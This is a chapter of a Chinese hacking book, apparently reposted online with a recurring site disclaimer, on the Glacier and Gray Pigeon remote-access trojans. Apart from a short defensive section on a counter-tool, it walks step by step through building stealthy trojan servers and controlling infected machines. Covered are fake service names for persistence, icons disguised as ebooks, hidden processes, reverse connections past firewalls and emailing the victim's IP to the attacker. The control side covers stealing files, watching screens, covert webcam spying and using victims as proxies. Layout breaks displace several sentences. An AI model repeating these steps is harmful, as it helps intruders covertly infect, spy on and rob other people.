木马最主要的目的就是潜伏在被黑电脑中进行各式各样黑客指定的工作，木马程序一般由两部分组成的，分别是服务端程序（Server）和客户端程序（Client）。其中服务端程序安装在被控制电脑上，客户端程序安装在控制电脑上，服务端程序和客户端程序建立起连接就可以实现对远程电脑的控制了。



被黑电脑被植入服务端程序（Server）



黑客在电脑中使用客户端程序（Client）

木马可以帮黑客做什么事呢？这就多了，从远程控制到收集信息各式各样，大致可以有下面的功能：

- 远程控制：控制他人电脑。
- 跳板：也叫转向入侵，利用他人的电脑作为代罪羔羊来进行黑客行为，如此就不容易被找到了。

● 获取各类密码：包括各种上网登录密码、银行账号、邮件、游戏密码等。

● 盗取文件：包含工作资料和个人隐私信息。木马还可以有很多如创建后门、修改资料等功能，怎么样？够可怕的吧，它们是怎么兴风作浪的呢？待会儿再做分析。

木马除了有极强的远程控制能力以外，危害性也是不言而喻的。一旦客户端和服务端连接后，客户端将享有服务端的大部分操作权限，一个功能强大的木马一旦被植入你的机器，黑客就可以像操作自己的机器一样控制你的机器，甚至可以远程监控你的所有操作，你的电脑就像“肉鸡”一样被人随意支配。在对以往网络安全事件的分析统计里发现，有相当部分的网络入侵是通过木马来进行的。

6.1.2 木马与病毒不同之处

有很多人将木马视为病毒的一种，但事实上不是一样的，它们有着很大的不同，简单的区分就是：

- 病毒：以各种可能的方法进入你的电脑中，造成文件损坏、不能使用、不能启动等各式各样的破坏行为。

- 木马：以各种可能的方法进入你的电脑中，监视、盗取用户信息，控制被黑电脑等，这样的程序就是木马，就好像电脑中有个内贼。

以上我们可以看出木马就像窃贼一样，到处翻箱倒柜查看并偷取有价值的东西，它总是默默地进行黑客工作，让被黑者不知道它的存在。

病毒则是以破坏为主，对于普通用户来说，病毒的破坏最多重装硬件，重装系统，损失不会比木马偷走资料大，但对于公司电脑、服务器来说，如果病毒造成了这些设备的瘫痪，也会有相当大的损失。

值得注意的是，现在有一种叫做蠕虫（Worm）的病毒逐渐引起人们的注意。普通病毒需要传播受感染的驻留文件来进行复制，而蠕虫不使用驻留文件即可在系统之间进行自我复制，普通病毒的传染能力主要是针对电脑内的文件系统而言，而蠕虫病毒的传染目标是互联网内的所有电脑。它能控制电脑上可以传输文件或信息的功能，一旦你的系统感染蠕虫即可自行传播，将自己从一台电脑复制到另一台电脑，更危险的是它还可大量复制。



因而在产生的破坏性上，蠕虫病毒也不是普通病毒所能比拟的，网络的发展使得蠕虫可以在短短的时间内蔓延整个网络，造成网络瘫痪。局域网条件下的共享文件夹、电子邮件、网络中的恶意网页、大量存在着漏洞的服务器等，都成为蠕虫传播的良好途径，蠕虫病毒可以在几个小时内蔓延全球，而且蠕虫的主动攻击性和突然爆发性将使得人们手足无措。此外，蠕虫会消耗内存或网络带宽，从而可能导致电脑崩溃。而且它的传播不必通过“宿主”程序或文件，因此可潜入你的系统并允许其他人远程控制你的电脑，这也使它的危害远较普通病毒为大。

6.1.3 不同类型的木马

木马的世界缤纷多彩，为了能入侵电脑，它们类型各异，各具特色，不过从基本构架上来看仍然是基于“服务端/客户端”模式，下面我们具体来了解一下。

1.C/S型木马

C/S即“Client/Server”，它是典型的客户端控制服务端的木马程序，传统的远程控制都是通过建立TCP连接来进行命令和数据的传递的。当服务端程序运行后，会在对方电脑上打开一个网络端口监听等待客户端的连接，连接建立成功后客户端程序可用这个通道向服务端程序发送命令并接收返回数据，即可实现远程访问。这种类型的木马最多，也最常见，例如“冰河”、“灰鸽子”等。

2.B/S型木马

B/S型木马，就是通过常见的浏览器（Browser）对远程服务端进行连接控制操作（Server）例如“网络精灵”等。可能有人会想：

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“既然已经有了客户端，为什么还要使用浏览器来进行控制呢？”这主要是因为用户不可能手中随时拥有客户端程序，但是每个系统里面都可能拥有网页浏览器，这样就可以非常方便的对服务端进行控制。最终起到“无招胜有招”的效果。

3.特殊类型的木马

有些木马不能直接被控制，但是他们往往可以完成一些特殊功能，比如架设跳板、端口映射、下载病毒等，这类木马有非常强的目的性，所以被归纳为特殊类型种类。

不同种类的木马其品种更是繁多，下面我们将抽取典型进行说明。

6.2 C/S型木马的鼻祖——冰河

冰河木马被认为是国内木马的开山鼻祖，它功能强大、使用方便，曾经占领了国内木马界的半壁江山，更成为木马的代名词。由于它非常具有代表性，所以我们先以它作为入门。


6.2.1 冰河的服务端配置

作为典型的 C/S 型木马，冰河程序为成两个部分：服务端程序（G_server.exe）和客户端（G_client.exe），它主要是把服务端程序部分上传到别人的电脑上，然后利用客户端来控制别人的电脑，因此，如果不能把服务端程序上传到别人的电脑里，黑客就算有再大的本事也不能让冰河发挥出它的作用来。

至于上传的方法一般有邮件附件、下载软件，当然还有 FTP 上传等方式，一旦对方运行冰河服务端，黑客就可以连接上对方电脑了。

从网上下载的冰河程序其实本身就是一个客户端，它的服务端是通过客户端配置出来的，我们先来看看如何利用客户端配置出服务端来的。

STEP1 单击工具栏中的“配置本地服务器程序”按钮打开“服务器配置”对话框，在“基本设置”选项卡“访问口令”栏中输入访问口令，以防止其他装有“冰河”客户端的用户访问这个服务器。如果选中了“自动删除安装文件”复选框的话，将会让木马更隐秘。




基本设置

注意 ATTENTION

在服务端中，之所以要设置访问口令，这是因为只有拥有该口令的黑客才能访问“冰河”的主机，如此有效地防止其他黑客访问该“肉鸡”。

STEP2 单击“自我保护”标签，在这里可以修改注册表启动项中的名字，如“打印机服务”等，这样是让冰河潜藏得更深。




自我保护

STEP3 切换到“邮件通知”选项卡中，这里填写黑客的电子邮箱，在“SMTP 服务器”栏中输入服务器名称，在“接受邮箱”栏中填写邮箱地址，并填写邮箱接受的各种信息。

提示 ATTENTION


由于很多用户采用的是动态 IP 上网方式，所以每次上线的时候 IP 地址都会不同，为了不让“肉鸡”丢失，所以在这里填写黑客的邮箱地址，好让“肉鸡”在下次上线的时候，及时汇报当前的 IP 地址等信息，以便客户端再次控制“肉鸡”。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



邮件通知

STEP1 单击“待配置文件”右侧的“浏览”按钮，可以更改冰河木马的名字，和存储地点，单击“确定”木马程序配置成功。




将更改的配置写入冰河服务端中

6.2.2 远程控制服务端


当服务端配置完成后，黑客会采用各种手段让远程电脑运行该服务端，这样黑客就可以远程控制“中招”电脑了。

STEP1 单击工具栏中的“自动搜索”按钮打开“搜索电脑”对话框，该对话框中保持默认端口不变，填写搜索领域，在“搜索结果”列表框中以 OK 开头的 IP 地址就是“中招”主机了，此时控制端程序会自动地弹出该 IP 添加到“文件管理器”列表框中，黑客还可以使用 X-Scan 等扫描工具进行扫描，也能找到服务端 IP 地址。




搜索“中招”主机

STEP2 单击工具栏中的“添加主机”按钮，在打开的“添加电脑”窗口中输入扫描到的 IP 地址，并填写访问口令确认连接。



连接“中招”主机

STEP3 与“中招”主机连接成功后，资源管理器中将出现“中招”主机的列表，此时就可以操作控制该主机了。



访问“中招”主机的资源

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




监视“中招”主机的屏幕

6.2.3 对冰河入侵的反击

由于冰河木马曾经的影响太大，有人专门制作了反击冰河木马的工具——冰河陷阱，此工具比较有趣，我们一起来看看。


1.先清除木马

将下载好的冰河陷阱压缩包解压到一个目录，运行“冰河陷阱.exe”，如果当前系统中已经被别人植入了冰河木马的话，这时它会提示你是否自动清除冰河木马服务端程序，当然要选择“是”了。



提示中冰河木马信息

接下来它会显示出这个安装的“冰河”木马的配置信息，单击“确定”按钮，冰河陷阱就会自动彻底地从系统中清除冰河木马，并将其配置信息以及清除情况保存在当前目录的“清除日志.txt”文件中。现在我们要打开该文件查看，注意记下“监听端口”中的数字“7626”（也可能是其他数字），后面要用到。




冰河服务端配置信息

另外还要记下“接收 IP 信箱”后面显示的邮箱，这就是黑客接收你的 IP 地址以及密码等信息的信箱，以后你可以向该信箱发出警告信或者请求信箱服务商的管理员帮助。

如果“冰河陷阱.exe”处于运行状态，冰河木马将无法在系统中再次运行。而且每次它启动时都会自动检查系统中有无冰河被控端程序，并提示清除。因此这里选中“设置”菜单中的“随系统自动启动”选项，让它开机自动运行。

2.对黑客的警告

接下来利用“冰河陷阱”的伪装功能来诱捕黑客。运行冰河陷阱后，单击“设置”菜单中的“设置监听端口”，然后输入前面记下的冰河木马被控端监听端口“7626”（一定要与上面显示的数字一样）。




设置监听端口


然后单击工具栏中的（打开陷阱）按钮，再将冰河陷阱最小化到系统托盘。这时冰河陷阱会完全模拟真正的“冰河”被控端程序对黑客的控制命令进行响应，使黑客以为你的机器仍处于他的控制之下。

当有黑客通过“冰河”客户端连接到冰河陷


阱所伪装的被控端上时，可以在系统托盘中看到冰河陷阱图标不断闪烁报警，同时还有声音报警。双击图标打开“冰河陷阱”主界面，在列表中可以看到黑客的 IP 地址、所在地以及登录密码和详细的操作过程。单击“保存记录”按钮可以将显示的入侵记录保存在磁盘上以供分析。



冰河陷阱检测到冰河客户端的连接



利用冰河信使反击黑客



防火墙阻挡了客户端的连接请求

由于防火墙的阻挡，反弹式木马就出现了，这种木马的服务端会假冒着合法的系统请求取得

另外，冰河陷阱还有一项特别的功能——冰河信使。单击工具栏中的“冰河信息”按钮，可以直接给黑客发送一个反击消息，当然越恐怖效果越好，保证让这个黑客“丢盔弃甲”，落荒而逃，再也不敢冒犯你了。

6.3 C/S型木马的经典——灰鸽子


灰鸽子木马之所以经典，是因为他比起其他 C/S 型木马更具代表性，不仅囊括所有的控制功能，更重要的是它将反弹式入侵的模式表现得淋漓尽致。下面我们先来了解什么是“反弹式”木马，然后在具体了解“灰鸽子”木马是如何兴风作浪的，明白了其中的道理我们就可以更好的做好防范工作。

6.3.1 什么是反弹式木马

从冰河木马的连接中我们可以看到传统的木马连接模式：木马服务端在远程电脑中打开监听的端口等待着客户端的连接，这一切都是需要客户端主动连接服务端，一旦远程电脑安装了防火墙之后，这种主动连接就会被拒之门外。

对外的端口，然后再主动连接上客户端，它是从内到外的突破，这样远比从外人入侵要厉害得多。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



反弹式木马的工作原理

同样，局域网内通过代理上网的电脑，因为是多台电脑共用代理服务器的 IP 地址，而本机并没有独立的互联网的 IP 地址（只有局域网的 IP 地址），所以也不能正常使用。所以说传统的远程控制软件不能访问装有防火墙和在局域网内部的远程电脑。

对于反弹式木马还有两种连接方式：域名反弹和 FTP 反弹两种，灰鸽子木马兼有之，我们将在灰鸽子连接的方法上说明。

6.3.2 反弹式木马灰鸽子的配置

如同冰河木马一样，下载后的灰鸽子木马也只有一个客户端程序，其服务端是通过客户端配置生成的，单击主界面中的“配置服务程序”打开“服务器配置”对话框，在这里面就可以配置服务端了。




灰鸽子客户端主界面

1. 自动上线设置

自动上线设置其实就是配置 C/S 连接的规

则，从“IP 通知 http 访问地址、DNS 解析域名或固定 IP”的说明中可以看到，只要正确填写出客户端所在的地址，服务端就能主动找到，从而让黑客控制服务端电脑。




这里填写的是客户端域名地址

其实“IP 通知 http 访问地址、DNS 解析域名或固定 IP”栏的设置是非常重要且复杂的，根据不同的网络环境我们将在后面进行说明，这里先说明其服务端的其他配置。

2. 设置安装选项

单击“安装选项”标签，进入服务端安装的设置，在这里可以设置服务端在被控主机中具体的安装位置；在“程序图标”选项中，如果选择“电子书”、“音乐”等图标会起到很大的迷惑作用，让被控主机的用户轻易地运行该服务端程序，这样就激活了木马。


作为悄悄潜入的木马，当然就不能选择“安装选项”设置中的“程序安装成功后提示安装成功”和“程序运行时在任务栏显示图标”选项。



木马的安装位置

3.设置启动项


在启动项设置中，如果勾选了“Windows 98/2000/XP 下写入注册表启动项”和“Windows 2000/XP 下优先安装成服务启动”，那么被控端主机在每次开启时就自动激活木马程序，另外，黑客总是在这输入一些类似系统自带的服务信息来迷惑别人。



自动开启木马程序

4.设置代理服务


切换到“代理服务”选项卡，在这里黑客可以让被控主机作代理，这是黑客常用的“借刀杀人”的手法，黑客利用被控主机对第三方主机进行攻击，如果第三方的主机管理员追查起来，那么被控主机就成了“替罪羔羊”。黑客使用代理服务最大的好处就是隐藏在“肉鸡”背后，自己的IP不容易被人追踪。



开启被控主机的Socks5和Http服务

5.设置高级选项

Windows 2000/XP 有一个进程管理器，里面可以显示出所有程序的进程，如果用户发现有可疑程序，可以立即结束掉该进程，灰鸽子木马可以隐藏自己的进程，非常具有隐秘性。




隐藏服务端进程选项后木马更具隐蔽性了

当所有配置设定完全之后，单击“生成服务器”按钮就生成了木马服务端，运行木马服务端的主机就会被黑客的客户端所控制了。

6.3.3 灰鸽子木马的强大破坏力


成功完成上面的服务端配置，黑客就会把这个木马程序公布在网上，或者传给他人，当这个木马被别人运行后，黑客就可以安静地等待运行木马的“肉鸡”自动来连接了，一旦连接上，黑客这边就会有语音提示：“有主机上线，请注意”，提示黑客。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



输入“连接密码”后即可进入远程主机


灰鸽子远程控制的功能非常强大，一旦被控制上，黑客就可以在被控主机上做任何事情，下面我们来看看，灰鸽子具体是如何控制被控主机的。黑客可以打开被控主机“资源管理器”任意复制修改被控主机的资料。



被控主机的资料尽显眼底

1.掌握被黑电脑进程等信息

单击“远程控制命令”标签即可查看被控主机所运行的服务、进程等系统信息。切换到“共享管理”下，可以查看被控主机共享的资源。




在“共享管理”栏中查看开放的共享

当然还可以在远程管理中能查看被控主机运行的进程，任意修改被控主机的注册表信息等。


2.控制被黑电脑

单击“命令广播”栏，即可对被控主机进行命令操作，例如“关闭电脑”、“重启电脑”、“卸载服务器”等操作。



命令广播栏中显示出了被控主机的地理位置信息

单击工具栏上的“捕获屏幕”按钮，就可以打开被控主机的桌面窗口了。按【F12】进行全屏与窗口的切换，单击“控制鼠标键盘”的按钮，可以进行远程控制，通常黑客都会选择凌晨时间受害者不在电脑旁的情况下进行操作。



屏幕色彩较低有利于网络控制

3.命令行操作

如果黑客对命令行熟悉的话，可以通过Telnet控制台(shell)进行远程控制，这样可以有效地在恶劣的网络环境中用文字模式快速地操控远程主机。



灰鸽子提供了常用的控制命令

4. 视频偷窥

远程视频和语音是远程控制中的一种，如果黑客悄悄地开启了远程视频的话，受害者就危险了。




视频获取功能

从上面展示的功能来看，灰鸽子的确实是一款功能强大的远程控制软件，功能强大证明软件优秀，关键在于使用者如何应用了。读者了解了灰鸽子的强大威力，一定不能应用于非法途径。

6.3.4 FTP反弹式连接

木马要入侵，C/S 的连接是关键，但是 Internet 中有各种各样的用户环境，黑客是怎样让木马入侵的呢？先从客户端与服务端的不同网络环境说起，一般来说有下面几种网络环境：

- ① 服务端与客户端同在一个内部局域网之中；
- ② 客户端位于内部局域网中，可以控制网关，而服务端在内部局域网之外；
- ③ 客户端位于内部局域网中，但不可以控制网关，服务端也处于内部局域网之外；



局域网的IP就可以直接填写

- ④ 客户端在 Internet 中拥有固定 IP 地址；
- ⑤ 客户端使用的 ADSL 拨号上网，从 ISP 那里获取的动态 IP 地址。


①、④这两种网络环境情况很简单，在服务端地址配置栏中，直接填写客户端的具体 IP 地址即可，“灰鸽子”的木马服务端会很容易找到客户端，并主动连接上。

第②、③两种情况是建立在环境⑤之上的，由于客户端也在内部网中牵涉“映射”、“中转”等问题，我们将在 6.3.6 中分析。

第⑤种情况是目前要解决的问题，因为目前大多数家庭上网用户都是通过从 ISP 那里获取动态 IP 地址的，如何能让“灰鸽子”木马服务端连接上使用动态 IP 地址的客户端，这就要用到灰鸽子的 FTP 反弹连接或是域名连接两种方式了。

1. FTP反弹连接的原理

客户端首先登录到 FTP 服务器，在主页空间上写入客户端电脑当前的 IP 地址及打开的端口等信息，而服务端会经常访问这个网页空间，并及时更新客户端新的 IP、端口等信息，最后再主动连接客户端。




FTP反弹连接原理图

2.FTP反弹连接的配置

单击主界面上的“自动上线”按钮打开“自动上线”对话框，填好你的FTP服务器IP地址，以及要访问的用户名和密码。

FTP空间里面存储着各式各样的文件，现在我们专门建立一个文件名为“ip.txt”的文本文件，用来存储客户端的IP及端口信息，所以在如上图所示“存放IP的文件”栏目中填写“ip.txt”。



